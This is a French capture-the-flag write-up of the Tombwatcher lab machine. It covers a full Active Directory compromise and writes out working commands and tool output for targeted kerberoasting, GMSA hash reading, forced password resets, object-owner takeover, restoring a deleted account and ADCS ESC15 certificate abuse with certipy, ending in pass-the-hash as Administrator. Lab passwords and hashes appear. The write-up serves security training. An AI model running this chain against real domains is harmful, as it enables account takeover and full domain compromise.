Tombwatcher

Tombwatcher est une machine de difficulté moyenne mettant l’accent sur les failles DACL et ADCS de l’Active Directory. Au démarrage de la machine, nous avons une adresse IP et un utilisateur avec peu de privilèges.
Enumeration
Section intitulée « Enumeration »On peut commencer par un premier scan des ports de la machine.
Scan des ports
Section intitulée « Scan des ports »On apprend avec ce scan que :
- La machine est un DC du domaine tombwatcher.htb
- On a la présence d’un ldap, d’un service SMB, et une possibilité de connexion via WINRM
- On note la présence de Kerberos et de plusieurs certificats.
PORT STATE SERVICE REASON VERSION53/tcp open domain syn-ack ttl 127 Simple DNS Plus80/tcp open http syn-ack ttl 127 Microsoft IIS httpd 10.0| http-methods:| Supported Methods: OPTIONS TRACE GET HEAD POST|_ Potentially risky methods: TRACE|_http-title: IIS Windows Server|_http-server-header: Microsoft-IIS/10.088/tcp open kerberos-sec syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2026-07-05 23:16:53Z)135/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC139/tcp open netbios-ssn syn-ack ttl 127 Microsoft Windows netbios-ssn389/tcp open ldap syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)445/tcp open microsoft-ds? syn-ack ttl 127464/tcp open kpasswd5? syn-ack ttl 127593/tcp open ncacn_http syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0636/tcp open ssl/ldap syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)3268/tcp open ldap syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)3269/tcp open ssl/ldap syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)5985/tcp open http syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)9389/tcp open mc-nmf syn-ack ttl 127 .NET Message Framing49667/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC49695/tcp open ncacn_http syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.049696/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC49698/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC49716/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC49732/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPCService Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows...Enumération des utilisateurs
Section intitulée « Enumération des utilisateurs »Via NetExec, on peut énumérer les utilisateurs :
sudo nxc smb 10.129.232.167 -u henry -p 'H3nry_987TGV!' --users-export users.txtAdministratorGuestkrbtgtHenryAlfredsamjohnDéfinition d’un chemin vers un utilisateur privilégié
Section intitulée « Définition d’un chemin vers un utilisateur privilégié »
L’énumération avec bloodhound python nous montre qu’on peut avoir une connexion à la machine en abusant les droits DACL suivants :
- Réécriture du champ SPN de Alfred pour exécuter un kerberoasting ciblé
- Utilisation de l’utilisateur Alfred pour qu’il s’ajoute au groupe Infrastructure
- Récupération du Hash de ansible_dev$
- Utilisation de ansible_dev$ pour changer le mot de passe de sam
- Changement du Owner de l’utilisateur John pour modifier son mot de passe. L’utilisateur John peut se connecter à la machine.
Abus des DACL : Flag user
Section intitulée « Abus des DACL : Flag user »Kerberoasting de Alfred
Section intitulée « Kerberoasting de Alfred »On va commencer par modifier le SPN de Alfred et demander un ticket Kerberos TGS pour le cracker en local :
# Modification du SPN pour rendre possible le kerberoastingbloodyAD --host dc01.tombwatcher.htb -d tombwatcher.htb -u henry -p 'H3nry_987TGV!' set object alfred servicePrincipalName -v "http/fakespn"

# Récupérer le ticket TGS pour kerberoastingsudo nxc ldap dc01.tombwatcher.htb -u henry -p 'H3nry_987TGV!' --kerberoasting hashes.txt
hashcat -a 0 -m 13100 hashes.txt /usr/share/wordlists/rockyou.txt.gz
$krb5tgs$23$*Alfred$TOMBWATCHER.HTB$tombwatcher.htb\Alfred*$2bed133974b2aa794dabcb5e424efa39$fbb2bb8bd439093960d38ffb44c336cd3ac081483ec8d9f6d8f9972cac5110688fafc3f8ba1e39fe54ec44065aacc03c1c29c60eb036d5659f40c339b5c4a4c0454bb1b839022226f892bf9c04098d23cb0cf9e73d6b9d4cc71c4ba40ae993c329978abcbdb1320f20c60f8068373e149f4e99c469db53a91c610094e69d41efe851f95422ca7fab4007c4107e7d8d588aea52220bad95ddb4191f5e804148c470154bd98f94d4860b4adc20489cf0453336e50cde3897c8fe80bbd635cd0423ff7d0089de60870ff8a39f7fe1f1a1612cf4f3b386238ac2c35a19fca0128fc86a02b4c6fb4e7e8412ace5220419e570494ba266285582b496d3f4558d0008066b9e76221e5ca33d5bca493812d7548325ac7037315908344b603598eac3a5208569ce81fd2944f21cbb66f44b5fece88f2bbcfac76574412db87c3e89c05e2bdccf0a28388eff149189d93c27692e3238aace3bd34355df4671841d74c521a0427f57c24c5a6493f0df650a90cf8c77a8bc572d9c3eb7de67c29dac67dab0079743d375cbe72173b306b2ecb7d107bb4163c9ab8a7f27de9a4589dae7f2f14fc2f091000b7d1e841527f044a4d07e4bc0f82b5cdfbba204b10a4b435159c3cee67283e9d99dece3d8c25eff3397a972caecbeec9e6665392da486805ace78684cf07a011dc8d4dd9b8305fb6f08aad29a99b83ff34f5df2f1d99c3dc1b4a24be8104f8c0b24dcf172f147e61116bc8e90c3c2d6af6055664619e6ca1d3021a8c4a1bfdf146869918642687eb7174d51e00fcd683e413c77780da9c0116b80174b37e71ddd3f02eac96456815904872415520e9eeec431a754557f354ab437bafe5bd8e3565e0bb714ccf87f38dd59aafb033f552a6990ba07c73ebc7eb431df9c4f447425740de30876e800ace5e500bd06bfa786d9584b48f02ef5777704282b0e44731da0ce60a1589c9eba6cd9ae97fd815910f0f03499b15395413eed14a01786e796ca001f73ff85f9933266870172247bcf6bd7b2abe00c79f15ed455f926698e267d61620225d7a9ab2cff8d930edceef226bc2ce3b68863efe3af0e596db8a66e98b3766529af01e466006c248b3878689c2a966632ec3f844dd6373bc3491b84b37ee823492bfdf7feb6f464f9ed33fee2469dabd6103aa32419b7a7915832a76231c3835a8b198b59470bceba215e1179e21ecd339d9efba86bd5c49b373527d91220f6bb906ecafe28ae3b33e56f38315d02e0c658bc794f748892fcba62b729304f0e3ad569d59ec19f71cff8433c9548fe8977e793bc19e40163b3fce068389ee54be9b08397ce3723deb02450e4c9ed1a844012db72b5ddb5658a57ca520da807fc0bea642528dadae67beb96757e0a7e4dce88a54494e8361ae6cd8bc0a72b2140342a413dec227474ba73e38fb41d4cc260be1f3566aab840e43e4e1abdaaef191f0db77f20ae87b4f0e5e92b:basketball
On a maintenant le mot de passe d’Alfred, nous allons l’ajouter au groupe infrastructure :
bloodyAD --host dc01.tombwatcher.htb -d tombwatcher.htb -u alfred -p basketball add groupMember Infrastructure alfred[+] alfred added to InfrastructureCompromission de ansible_dev$
Section intitulée « Compromission de ansible_dev$ »Le groupe infrastructure (et donc maintenant, Alfred) peut lire le mot de passe GMSA d’ansible dev. Nous pouvons donc récupérer le hash NTLM de ansible_dev$ pour se connecter avec ce compte.
sudo nxc ldap dc01.tombwatcher.htb -u alfred -p basketball --gmsaLDAP 10.129.232.167 389 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:tombwatcher.htb) (signing:None) (channel binding:Never)LDAP 10.129.232.167 389 DC01 [+] tombwatcher.htb\alfred:basketballLDAP 10.129.232.167 389 DC01 [*] Getting GMSA PasswordsLDAP 10.129.232.167 389 DC01 Account: ansible_dev$ NTLM: 47f92356b62e2b1c7b185df4842b63ad PrincipalsAllowedToReadPassword: InfrastructureCompromission de Sam
Section intitulée « Compromission de Sam »Ansible_dev$ peut changer le mot de passe de Sam :
nxc smb dc01.tombwatcher.htb -u 'ansible_dev$' -H 47f92356b62e2b1c7b185df4842b63ad -M change-password -o USER=Sam NEWPASS=pass123SMB 10.129.232.167 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:tombwatcher.htb) (signing:True) (SMBv1:None) (Null Auth:True)SMB 10.129.232.167 445 DC01 [+] tombwatcher.htb\ansible_dev$:b91f529d36292ba764273e5dd7b90fa1CHANGE-P... 10.129.232.167 445 DC01 [+] Successfully changed password for SamCompromission de John
Section intitulée « Compromission de John »Avec l’utilisateur Sam, nous allons changer l’owner de john (pour devenir l’owner), puis nous attribuer tous les droits sur l’utilisateur, avant de changer son mot de passe :
bloodyAD --host dc01.tombwatcher.htb -d tombwatcher.htb -u sam -p pass123 set owner john sam[+] Old owner S-1-5-21-1392491010-1358638721-2126982587-512 is now replaced by sam on john
bloodyAD --host dc01.tombwatcher.htb -d tombwatcher.htb -u sam -p pass123 add genericAll john sam[+] sam has now GenericAll on john
bloodyAD --host dc01.tombwatcher.htb -d tombwatcher.htb -u sam -p pass123 set password john pass123[+] Password changed successfully!
Après ça, on peut se connecter avec evil-winrm pour récupérer le flag sur le desktop de l’utilisateur John.
ADCS ESC15 : Flag root
Section intitulée « ADCS ESC15 : Flag root »
John a tous les droits sur l’OU ADCS. Nous allons donc énumérer les certificats pour voir s’il existe un certificat nous permettant une escalade de privilège :
certipy-ad find -u john -p pass123 -dc-ip '10.129.232.167' -vulnerableOn observe qu’un des templates permet l’auto-enrollment d’un SID, également celui-ci est en version 1.0 :
Template Name : WebServer Display Name : Web Server Certificate Authorities : tombwatcher-CA-1 Enabled : True Client Authentication : False Enrollment Agent : False Any Purpose : False Enrollee Supplies Subject : True Certificate Name Flag : EnrolleeSuppliesSubject Extended Key Usage : Server Authentication Requires Manager Approval : False Requires Key Archival : False Authorized Signatures Required : 0 Schema Version : 1 Validity Period : 2 years Renewal Period : 6 weeks Minimum RSA Key Length : 2048 Template Created : 2024-11-16T00:57:49+00:00 Template Last Modified : 2024-11-16T17:07:26+00:00 Permissions Enrollment Permissions Enrollment Rights : TOMBWATCHER.HTB\Domain Admins TOMBWATCHER.HTB\Enterprise Admins S-1-5-21-1392491010-1358638721-2126982587-1111 Object Control Permissions Owner : TOMBWATCHER.HTB\Enterprise Admins Full Control Principals : TOMBWATCHER.HTB\Domain Admins TOMBWATCHER.HTB\Enterprise Admins Write Owner Principals : TOMBWATCHER.HTB\Domain Admins TOMBWATCHER.HTB\Enterprise Admins Write Dacl Principals : TOMBWATCHER.HTB\Domain Admins TOMBWATCHER.HTB\Enterprise Admins Write Property Enroll : TOMBWATCHER.HTB\Domain Admins TOMBWATCHER.HTB\Enterprise Admins S-1-5-21-1392491010-1358638721-2126982587-1111Après investigation, on peut retrouver le propriétaire de ce SID, c’est un utilisateur qui a été supprimé et qui appartient à l’OU ADCS :
get-domainobject -identity S-1-5-21-1392491010-1358638721-2126982587-1111 -tombstone

logoncount            : 0badpasswordtime       : 12/31/1600 7:00:00 PMdistinguishedname     : CN=cert_admin\0ADEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf,CN=Deleted Objects,DC=tombwatcher,DC=htbobjectclass           : {top, person, organizationalPerson, user}
Nous allons donc restaurer cet utilisateur, changer son mot de passe, et générer un certificat d’authentification Administrator (ESC15) :
Restore-ADObject -Identity "CN=cert_admin\0ADEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf,CN=Deleted Objects,DC=tombwatcher,DC=htb"Changement du mot de passe :
bloodyAD --host dc01.tombwatcher.htb -d tombwatcher.htb -u john -p pass123 set password cert_admin pass123Exploitation d’ESC15
Section intitulée « Exploitation d’ESC15 »Avec notre nouvel (ancien) utilisateur ressuscité des morts, nous allons donc pouvoir suivre une attaque en plusieurs étapes décrites dans le wiki de certipy :
- Demander un certificat “Agent”
- Avec le certificat précédent, récupérer un certificat d’authentification pour l’utilisateur Administrator
- Utiliser le certificat Administrator pour récupérer le hash de l’utilisateur et se connecter avec lui
certipy-ad req -u cert_admin -p pass123 -dc-ip 10.129.232.167  -ca tombwatcher-CA-1 -template WebServer -application-policies 'Certificate Request Agent'
Certipy v5.0.4 - by Oliver Lyak (ly4k)
[*] Requesting certificate via RPC[*] Request ID is 22[*] Successfully requested certificate[*] Got certificate without identity[*] Certificate has no object SID[*] Try using -sid to set the object SID or see the wiki for more details[*] Saving certificate and private key to 'cert_admin.pfx'File 'cert_admin.pfx' already exists. Overwrite? (y/n - saying no will save with a unique filename): y[*] Wrote certificate and private key to 'cert_admin.pfx'


certipy-ad req        -u 'cert_admin@tombwatcher.htb' -p 'pass123'     -dc-ip '10.129.232.167' -target 'dc01.tombwatcher.htb'     -ca 'tombwatcher-CA-1'  -template 'User'     -pfx cert_admin.pfx -on-behalf-of 'TOMBWATCHER\Administrator'Certipy v5.0.4 - by Oliver Lyak (ly4k)
[*] Requesting certificate via RPC[*] Request ID is 21[*] Successfully requested certificate[*] Got certificate with UPN 'Administrator@tombwatcher.htb'[*] Certificate object SID is 'S-1-5-21-1392491010-1358638721-2126982587-500'[*] Saving certificate and private key to 'administrator.pfx'[*] Wrote certificate and private key to 'administrator.pfx'


certipy-ad auth -pfx administrator.pfx -dc-ip 10.129.232.167  -u AdministratorCertipy v5.0.4 - by Oliver Lyak (ly4k)
[*] Certificate identities:[*]     SAN UPN: 'Administrator@tombwatcher.htb'[*]     Security Extension SID: 'S-1-5-21-1392491010-1358638721-2126982587-500'[*] Using principal: 'administrator@tombwatcher.htb'[*] Trying to get TGT...[*] Got TGT[*] Saving credential cache to 'administrator.ccache'[*] Wrote credential cache to 'administrator.ccache'[*] Trying to retrieve NT hash for 'administrator'[*] Got hash for 'administrator@tombwatcher.htb': aad3b435b51404eeaad3b435b51404ee:f61db423bebe3328d33af26741afe5fc


evil-winrm -i 10.129.232.167 -u administrator -H f61db423bebe3328d33af26741afe5fc
Après cela, on peut récupérer le flag Root.